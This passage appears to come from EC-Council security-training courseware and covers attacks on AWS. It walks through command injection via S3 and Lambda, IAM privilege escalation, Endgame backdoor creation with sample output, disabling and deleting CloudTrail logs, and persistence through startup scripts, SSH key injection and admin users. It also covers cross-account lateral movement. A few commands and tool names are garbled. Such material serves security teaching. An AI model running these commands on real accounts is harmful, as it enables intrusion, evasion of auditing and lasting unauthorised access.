
Figure 19.92: Black-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to list the objects within the specific bucket. Here, consider the "prod-file-bucket-eu" bucket.
`aws s3 ls prod-file-bucket-eu`
- Run the following command to check the assigned tags along with some useful information:
`aws s3api get-object-tagging --bucket prod-file-bucket-eu --key config161.zip`
- Run the following command to create a new connection with another EC2 instance and ensure that arbitrary commands can be executed and can access the cloud environment:
`aws s3 cp config.zip 's3://prod-file-bucket-eu/screen'; curl -X POST -d "testCurl" <Target IP>:443;`

Cloud Attacks: Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer where attackers duplicate the body of the message and sends it to the server as a legitimate user.



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Wrapping Attack

A wrapping attack is performed during the translation of the SOAP message in the TLS layer, where attackers duplicate the body of the message and send it to the server as a legitimate user. As shown in the below figure, when users send a request from their VM through a browser, the request first reaches the web server. Then, a SOAP message containing structural information is generated and exchanged with the browser during the passing of the message. Before the message passing occurs, the browser needs to sign the XML document and canonicalize it. Additionally, it should append the signature values to the document. Finally, the SOAP header should contain the necessary information for the destination after computation.

In a wrapping attack, adversary deception occurs during the translation of the SOAP message in the TLS. The attacker duplicates the body of the message and sends it to the server as a legitimate user. The server checks the authentication through the signature value (which is also duplicated) and verifies its integrity. As a result, the adversary can intrude in the cloud and run malicious code to interrupt the usual functioning of the cloud servers.




Figure 19.94: White-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to check the user policies associated with an account:
`aws iam list-attached-user-policies --user-name operator`
- Run the following command to list the Lambda functions and identify a specific role that has been employed by the function:
`aws lambda list-functions`
- Execute the following command to obtain more information about the Lambda function such as a link or path for downloading the code:
`aws lambda get-function --function-name corpFuncEasy`

```
file_download_path = f'/tmp/{key.split("/")[-1]}'
with open(file_download_path, 'wb+') as file:
    file.write(response['Body'].read())

file_count_KB = subprocess.check_output(
    "stat -c %s " + file_download_path,
    shell=True,
    stderr=subprocess.STDOUT
).decode().rstrip()
```

Figure 19.95: Screenshot of the uploaded file's location

AWS IAM Privilege Escalation Techniques

1 Create a new policy version

Attackers having access permissions to `iam:CreatePolicyVersion` can create a new version of an IAM policy with custom permissions.

2 Assign the default policy version to an existing version

Attackers can escalate their privileges by abusing existing policies that are not in use, if they have access permissions to `iam:SetDefaultPolicyVersion`.

3 Create an EC2 instance with an existing instance profile

Attackers having access permissions to `iam:PassRole` and `ec2:RunInstances` can create a new EC2 instance with an already existing instance profile to access the operating system.

4 Create a new user access key

Attackers having access permissions to `iam>CreateAccessKey` for other users can create an access key ID and secret access key for another user.

5 Create/update login profile

Attackers having access permissions to `iam>CreateLoginProfile` and `iam:UpdateLoginProfile` can create or change login profiles of other users.

6 Attach a policy to a user/group/role

Attackers having access permissions to `iam:AttachUserPolicy`, `iam:AttachGroupPolicy`, and `iam:AttachRolePolicy` can attach a policy to a user/group/role and add permissions of that policy to that of the attacker's.

7 Create/update an inline policy for user/group/role

Attackers having access permissions to `iam:PutUserPolicy`, `iam:PutGroupPolicy`, and `iam:PutRolePolicy` can create or update an inline policy for a user, group, and role respectively.

8 Add a user to a group

Attackers having access permissions to `iam:AddUserToGroup`, can add themselves to an existing IAM user group in the AWS environment.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

AWS IAM Privilege Escalation Techniques

Source: <https://rhinosecuritylabs.com>

After gaining access to the target cloud services, attackers attempt to exploit their privileges to expand their attack surfaces and perform further exploitation.

Discussed below are various techniques used by the attackers to escalate AWS IAM privileges.

- **Create a new policy version**

Attackers who have access permissions to `iam:CreatePolicyVersion` can create a new version of the IAM policy with custom permissions. Attackers set the new policy as the default version by including the “`--set-as-default`” flag while creating the policy without requiring permissions to use `iam:SetDefaultPolicyVersion`. This technique allows attackers to gain high-level administrator access to the AWS account.

- **Assign the default policy version to an existing version**

Attackers can escalate their privileges by abusing existing unused policies if they have access permissions to `iam:SetDefaultPolicyVersion`. If a policy is accessible by attackers and has non-default versions, attackers can change the default version to some other existing version. This technique allows the attacker to elevate their privileges to the level of permissions assigned to the unused policy.

- **Create an EC2 instance with an existing instance profile**

Attackers who have access permissions to `iam:PassRole` and `ec2:RunInstances` can create a new EC2 instance with an already existing instance profile to access the operating system. Then, they can abuse the new EC2 instance to login and access the

associated AWS keys from the EC2 instance metadata. This gives them all access permissions of the existing instance profile.

- **Create a new user access key**

Attackers with access permissions to `iam:CreateAccessKey` can create access key IDs and secret access keys for other users. This gives attackers the same level of access permissions that the user has.

- **Create/update login profile**

If attackers acquire access permissions to `iam:CreateLoginProfile`, they can create new login profiles for the AWS console. Similarly, if attackers acquire access permissions to `iam:UpdateLoginProfile`, they can change the login profiles of other users. In both cases, attackers are elevated to the privileges of the specific user profile.

- **Attach a policy to a user/group/role**

Attackers with access permissions to `iam:AttachUserPolicy` can escalate their privileges by attaching a policy to a user and adding permissions of that policy to the attacker's policy. Similarly, attackers with access permissions to `iam:AttachGroupPolicy` and `iam:AttachRolePolicy` can manipulate the policies and elevate their privileges to the level of corresponding group or role.

- **Create/update an inline policy for user/group/role**

Attackers with access permissions to `iam:PutUserPolicy`, `iam:PutGroupPolicy`, and `iam:PutRolePolicy` can create or update an inline policy for a user, group, and role, respectively. This technique allows attackers to gain full administrator privileges in the AWS environment.

- **Add a user to a group**

Attackers with access permissions to `iam:AddUserToGroup` can add themselves to an existing IAM user group in the AWS environment. This technique allows attackers to gain the privileges of existing groups.

Creating Backdoor Accounts in AWS

- Attackers can use tools such as Endgame and Pacu to create backdoor accounts in an AWS cloud platform
 - List the IAM resources with the user account:
endgame list-resources -s iam
 - List S3 Buckets:
endgame list-resources --service s3
 - List resources across the services:
endgame list-resources --service all
 - Create a backdoor to a specific resource:
endgame expose --service iam --name test-resource-exposure

Copyright © EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited. For more information visit www.eccouncil.org

Creating Backdoor Accounts in AWS

Attackers can create backdoor accounts in an AWS cloud platform by creating a rogue AWS account. Attackers abuse the existing resources in the cloud platform by modifying the existing policies or exploiting the resources via APIs and AWS Resource Access Manager (RAM). Attackers use tools such as Endgame and Racu to create backdoor accounts in an AWS cloud platform.

- Endgame

Source: <https://github.com>

The Endgame tool is an exploitation framework that helps attackers gain control over an existing AWS cloud platform through a rogue account and create a backdoor account in it. An attacker can create a list of backdoor accounts in the targeted AWS cloud platform by utilizing the tool's full-length capabilities.

```
OSX > xmcquade > ~
$ export EVIL_PRINCIPAL=

OSX > xmcquade > ~
$ endgame smash --service all
CREATE BACKDOOR

ECR Repository kall: Add Internet-wide access * SUCCESS
ECR Repository dogecoin: Add Internet-wide access * SUCCESS
ECR Repository bitcoin: Add Internet-wide access * SUCCESS
ECR Repository test-resource-exposure: Add Internet-wide access * SUCCESS
ECR Repository alpine: Add Internet-wide access * SUCCESS
ELASTICFILESYSTEM File-system fs-a96be65d: Add Internet-wide access * SUCCESS
GLACIER Vaults test-resource-exposure: Add Internet-wide access * SUCCESS
IAM Role autoremediation-role-8qc58g5r: Add Internet-wide access * SUCCESS
IAM Role Benloff: Add Internet-wide access * SUCCESS
IAM Role Bezos: Add Internet-wide access * SUCCESS
IAM Role BillGates: Add Internet-wide access * SUCCESS
IAM Role CharityMajors: Add Internet-wide access * SUCCESS
IAM Role ClintGibler: Add Internet-wide access * SUCCESS
IAM Role ElonMusk: Add Internet-wide access * SUCCESS
IAM Role IanColdwater: Add Internet-wide access * SUCCESS
IAM Role Jenkins: Add Internet-wide access * SUCCESS
IAM Role Jenkins: Add Internet-wide access * SUCCESS
IAM Role KinnairdMcQuade: Add Internet-wide access * SUCCESS
IAM Role mitchellh: Add Internet-wide access * SUCCESS
IAM Role QuinnyPig: Add Internet-wide access * SUCCESS
IAM Role ScottPiper: Add Internet-wide access * SUCCESS
IAM Role SolarWindsWasHere: Add Internet-wide access * SUCCESS
IAM Role Thanos: Add Internet-wide access * SUCCESS
IAM Role TonyStark: Add Internet-wide access * SUCCESS
LAMBDA Function autoremediation: Add Internet-wide access * SUCCESS
LOGS * Endgame: Add Internet-wide access * SUCCESS
LOGS * test-resource-exposure: Add Internet-wide access * SUCCESS
S3 Bucket computers-were-a-mistake: Add Internet-wide access * FAILED
S3 Bucket the-church-of-reactjs: Add Internet-wide access * FAILED
S3 Bucket the-patriarchy: Add Internet-wide access * SUCCESS
S3 Bucket trashfire-inc: Add Internet-wide access * SUCCESS
S3 Bucket victimbucket-public-access-blocked: Add Internet-wide access * SUCCESS
S3 Bucket victimbucket1234: Add Internet-wide access * SUCCESS
S3 Bucket we-get-lt-bro-you-use-vim: Add Internet-wide access * SUCCESS
SECRETSMANAGER Secret test-resource-exposure: Add Internet-wide access * SUCCESS
SES Identity test-resource-exposure.com: Add Internet-wide access * SUCCESS
SNS Topic hitsend: Add Internet-wide access * SUCCESS
SNS Topic leftonread: Add Internet-wide access * SUCCESS
SQS Queue test-resource-exposure: Add Internet-wide access * FAILED
```

Figure 19.96: Screenshot of the Endgame tool creating backdoors in AWS cloud

It is a post-exploitation tool that requires access to the AWS API credentials for a target user account that has the privileges to modify the resource policies.

Endgame can create backdoor accounts for any of the resources listed in the screenshot below:

Backdoor Resource Type	Endgame	AWS Access Analyzer Support
ACM Private CAs	✓	✗
CloudWatch Resource Policies	✓	✗
EBS Volume Snapshots	✓	✗
EC2 AMIs	✓	✗
ECR Container Repositories	✓	✗
EFS File Systems	✓	✗
ElasticSearch Domains	✓	✗
Glacier Vault Access Policies	✓	✗
IAM Roles	✓	✓
KMS Keys	✓	✓
Lambda Functions	✓	✓
Lambda Layers	✓	✓
RDS Snapshots	✓	✗
S3 Buckets	✓	✓
Secrets Manager Secrets	✓	✓
SES Sender Authorization Policies	✓	✗
SQS Queues	✓	✓
SNS Topics	✓	✗

Figure 19.97: Endgame backdoor attack list

- Run the following command to list the IAM resources with the user account:

```
endgame list-resources -s iam
```

- Run the following command to list S3 buckets:

```
endgame list-resources --service s3
```

- Run the following command to list resources across the services:

```
endgame list-resources --service all
```

- Run the following command to create a backdoor to a specific resource:

```
endgame expose --service iam --name test-resource-exposure
```

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrail Service

Covering Tracks

- The first step an attacker performs after gaining high level access to the compromised environment is **hiding the traces**
- Attackers **disable the logging functionality** in AWS by pausing the CloudTrail service
- The command to manipulate logs is as follows:
 - `$ aws cloudtrail stop-logging --name targetcloud_trail --profile administrator` → stop logging
 - `$ aws cloudtrail delete-trail --name targetcloud_trail --profile administrator` → remove the trails
 - `$ aws s3 rb s3://<Bucket Name> --force --profile administrator` → delete the contents of the bucket storing trails

Maintaining Access

- After clearing the logs, attackers perform further exploitation to maintain persistence access to the cloud infrastructure
- Attackers install backdoors to AWS infrastructure using the following techniques:
 - Manipulating user data** associated with an EC2 instance with privileged access rights
 - Creating new EC2 instances** depending on the Amazon Machine Images (AMI) by assigning a privileged role
 - Inserting a backdoor** to the existing Lambda function
 - Manipulating access keys** using Lambda functions such as `rabbit_lambda`, `cli_lambda`, and `backdoor_created_users_lambda`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrail Service

After gaining administrator-level access to cloud resources, attackers manipulate the cloud trails to remain undetected and gain persistent access to the compromised environment. In the AWS cloud environment, user activities are monitored through the CloudTrail service. The first step an attacker performs after gaining high-level access to the compromised environment is **hiding the traces**.

By default, the CloudTrail service is disabled. An administrator needs to explicitly configure to enable the CloudTrail service and configure trails to monitor user activities.

Attackers disable the logging functionality by pausing the CloudTrail service and resume the service after executing the attack.

Run the following command to stop logging via CloudTrails:

```
$ aws CloudTrail stop-logging --name targetcloud_trail --profile administrator
```

Run the following command to acquire the trial status:

```
$ aws CloudTrail get-trail-status --name targetcloud_trail --profile administrator
```

After disabling the CloudTrail service, attackers may perform various malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner script.

Once execution of the attack is completed, attackers will again enable the logging of trails running the following command:

```
$ aws CloudTrail startLogging --name targetcloud_trail --profile administrator
```

In some scenarios, attackers may permanently remove the trails by running the following command:

```
$ aws CloudTrail delete-trail --name targetcloud_trail --profile administrator
```

Alternatively, attackers may delete the contents of the bucket that stores the trails by running the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --force --profile administrator
```

Once the contents of the bucket are deleted, CloudTrail does not log any further events. Stopping or removing the trails for clearing the tracks may generate a security alert, as shown in the below figure.



Figure 19.98: Screenshot of CloudTrail

Other techniques used by attackers to cover the tracks include the following:

- Encrypting the cloud trails using a new key
- Moving the trails to a new S3 bucket
- Using the AWS Lambda function to delete new trail entries

After clearing the logs, attackers perform further exploitation to maintain persistent access to the cloud infrastructure. Consequently, attackers install backdoors to the AWS infrastructure using the following techniques:

- Manipulating user data associated with the EC2 instance with privileged access rights
- Creating new EC2 instances depending on the AMI by assigning a privileged role

- Inserting a backdoor to the existing Lambda function (e.g., the function creates a new user once invoked)
- Manipulating access keys using Lambda functions, such as `rabbit_lambda`, `cli_lambda`, and `backdoor_created_users_lambda`

hide01.ir

Establishing Persistence on EC2 Instances

Establishing persistence on EC2 instances involves ensuring continuous access to a compromised system, even after reboots or attempts to remove the attacker. Following are some techniques for establishing persistence on EC2 instances:

Creating Backdoor Users	Use the AWS CLI or management console to create a new IAM user or role with administrative permissions. • <code>aws iam create-user --user-name <Username></code> • <code>aws iam attach-user-policy --user-name <Username> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess</code>
Altering Startup Scripts	Modify the startup script files, such as <code>/etc/rc.local</code> , <code>/etc/init.d/</code> , or <code>systemd</code> service files, to include commands that execute malicious code. • <code>echo "<malicious script path>" >> /etc/rc.local</code>
SSH Key Injection	Add attackers SSH public key to the <code>~/.ssh/authorized_keys</code> file of the target user. • <code>echo "attacker_key" >> ~/.ssh/authorized_keys</code>
Installing Rootkits	Deploying rootkits enables attackers to hide their malicious processes and files from standard system monitoring tools, ensuring they can maintain privileged access without detection.
Leveraging IAM Roles	Use the existing role and create a new one with similar privileges. • <code>aws iam create-role --role-name <Role-name> --assume-role-policy-document file:// Test-Role-Trust-Policy.json</code> • <code>aws iam attach-role-policy --role-name <Role-name> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess</code>

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Establishing Persistence on EC2 Instances

Establishing persistence in EC2 instances involves ensuring continuous access to a compromised system, even after it reboots or attempts to remove the attacker's foothold. This technique is crucial for attackers to maintain their presence and continue malicious activities.

Techniques for Establishing Persistence on EC2 Instances:

- **Creating Backdoor Users:** Attackers can create new IAM users or roles with administrative privileges, ensuring that they can regain access even if the original entry point is closed.

Steps to Create Backdoor Users in EC2 instance:

- **Step 1:** Gain initial access to the EC2 instance with sufficient privileges.
- **Step 2:** Run the AWS CLI or management console to create a new IAM user or role with administrative permission using the following commands:

```
aws iam create-user --user-name <Username>
aws iam attach-user-policy --user-name <Username> --policy-arn
arn:aws:iam::aws:policy/AdministratorAccess
```

- **Step 3:** Store the access keys securely to use for future logins.
- **Altering Startup Scripts:** By modifying instance startup scripts (e.g., `rc.local`, `init.d`, `systemd`), attackers can ensure that their malicious code runs every time an instance is restarted, maintaining its presence in the system.

Steps to alter the Startup scripts:

- **Step 1:** Gain root or sudo access to the EC2 instance.
- **Step 2:** Modify startup script files such as `/etc/rc.local`, `/etc/init.d/` or `systemd` service files to include commands that execute malicious code.

```
echo "/path/to/malicious/script.sh" >> /etc/rc.local
```

- **Step 3:** Ensure the script has executable permissions.

```
chmod +x /path/to/malicious/script.sh
```

- **SSH Key Injection:** Adding their own SSH keys to the `~/.ssh/authorized_keys` file allows attackers to log in using SSH without requiring passwords, thereby providing stealthy and persistent access.

Steps to inject attackers SSH key:

- **Step 1:** Access the target EC2 instance with sufficient privileges.
- **Step 2:** Add the attacker's SSH public key to the `~/.ssh/authorized_keys` file for the target user.

```
echo "ssh-rsa AAAAB3... attacker_key" >> ~/.ssh/authorized_keys
```

- **Installing Rootkits:** Deploying rootkits enables attackers to hide their malicious processes and files from standard system-monitoring tools, ensuring that they can maintain privileged access without detection.
- **Leveraging IAM Roles:** Attackers may abuse existing IAM roles or policies to create new roles with elevated permissions or to modify existing roles, persistently allowing them to access other resources within the AWS environment.

Steps to create new malicious roles in AWS environment:

- **Step 1:** Enumerate existing IAM roles with elevated privileges.
- **Step 2:** Use access to assume an existing role and create a new one with similar privileges.

```
aws iam create-role --role-name <Role-name> --assume-role-policy-document file:// Test-Role-Trust-Policy.json  
aws iam attach-role-policy --role-name <Role-name> --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

- **Step 3:** Use the new role to access other resources in the AWS environment.

These techniques highlight the various methods that attackers may use to maintain their presence in EC2 instances, and complicate efforts to fully remove their access and secure the AWS environment.

Lateral Movement: Moving Between AWS Accounts and Regions

- Lateral movement within AWS involves moving from one account or region to another to escalate privileges or gain access to additional resources

Steps for lateral movement in AWS

- Step 1: Attacker identifies IAM roles with permissive policies or trust relationships
 - `aws iam list-roles`
- Step 2: Attacker assumes an IAM role in the target account to gain additional permissions
 - `aws sts assume-role --role-arn arn:aws:iam::<target-account-id>:role/<role name> --role-session-name <session name>`
- Step 3: Attacker configures the AWS CLI with the obtained temporary credentials
 - `export AWS_ACCESS_KEY_ID=<AccessKeyId>`
 - `export AWS_SECRET_ACCESS_KEY=<SecretAccessKey>`
 - `export AWS_SESSION_TOKEN=<SessionToken>`
- Step 4: Attacker enumerates the target account's resources and permissions
 - `aws s3 ls`
 - `aws iam list-attached-user-policies --user-name <assumed user name>`
 - `aws iam list-attached-role-policies --role-name <assumed role name>`
- Step 5: After exploiting the target account, the attacker can enumerate all AWS regions available to the account
 - `aws ec2 describe-regions`
- Step 6: Attackers can access and exploit resources in different AWS regions
 - `aws s3api list-buckets --query <filter>`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Lateral Movement: Moving Between AWS Accounts and Regions

Lateral movement within AWS involves moving from one account or region to another to escalate privileges or gain access to additional resources. Attackers should have the necessary permission to assume roles or access resources in the target account or region for lateral movement in AWS environments.

The following are the various steps involved in lateral movement in AWS:

- Step 1: Attacker identifies IAM roles using permissive policies or trust relationships that allow cross-account or cross-region actions.

`aws iam list-roles`

Upon identifying a role, the attacker can run the command `aws iam get-role --role-name <role-name>` to obtain information about the specified role, including its path, GUID, ARN, and the trust policy that permits role assumption.

- Step 2: Now, the attacker assumes an IAM role in the target account to gain additional permissions.

`aws sts assume-role --role-arn arn:aws:iam::<target-account-id>:role/<role name> --role-session-name <session name>`

This command returns temporary security credentials for the assumed IAM role, including the access key ID, secret access key, and session token.

- Step 3: Then, the attacker configures the AWS CLI with the temporary credentials obtained to perform actions with the permission of the assumed role.

`export AWS_ACCESS_KEY_ID=<AccessKeyId>`

`export AWS_SECRET_ACCESS_KEY=<SecretAccessKey>`

`export AWS_SESSION_TOKEN=<SessionToken>`

- **Step 4:** The attacker enumerates the resources and permissions of the target account by exploiting the privileges of the assumed role.

- Run the following command to access S3 buckets in the target account:

```
aws s3 ls
```

- Run the following command to enumerate the permissions associated with the target account:

```
aws iam list-attached-user-policies --user-name <assumed user name>
```

```
aws iam list-attached-role-policies --role-name <assumed role name>
```

- **Step 5:** After exploiting the target account, the attacker can enumerate all available AWS regions to account for lateral movement by leveraging the assumed role's permissions.

```
aws ec2 describe-regions
```

The attacker can run the command `aws ec2 describe-instances --region <region name>` to enumerate resources in a specified AWS region.

- **Step 6:** Attackers can access and exploit resources in different AWS regions, such as accessing S3 buckets.

```
aws s3api list-buckets --query <filter>
```

If permission is granted, the attacker can even launch new EC2 instances in other regions to expand the attack footprint.

AWSGoat: A Damn Vulnerable AWS Infrastructure

- AWSGoat is a vulnerable AWS infrastructure that offers a realistic, hands-on environment with various vulnerabilities that simulate real-world attack scenarios
- By interacting with AWSGoat, attackers can gain practical experience in identifying and exploiting weaknesses within AWS environments

Scenarios where attackers can leverage AWSGoat :

- SQL Injection
- ECS Breakout and Instance Metadata
- Server-Side Request Forgery
- IAM Privilege Escalation
- File Upload and Task Metadata



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

AWSGoat: A Damn Vulnerable AWS Infrastructure

Source: <https://github.com>

AWSGoat is a vulnerable AWS infrastructure designed to help attackers hone their cloud exploitation skills. It offers a realistic hands-on environment with various vulnerabilities that simulate real-world attack scenarios. By interacting with AWSGoat, attackers can gain practical experience in identifying and exploiting weaknesses within AWS environments, enhancing their understanding of common vulnerabilities, and effectively improving their ability to breach and manipulate the AWS infrastructure.

The following are different scenarios in which attackers can leverage AWSGoat to sharpen and enhance their attack skills:

- **SQL Injection**

Exploit vulnerability in the web application hosted within the AWSGoat environment to perform an SQL injection attack.

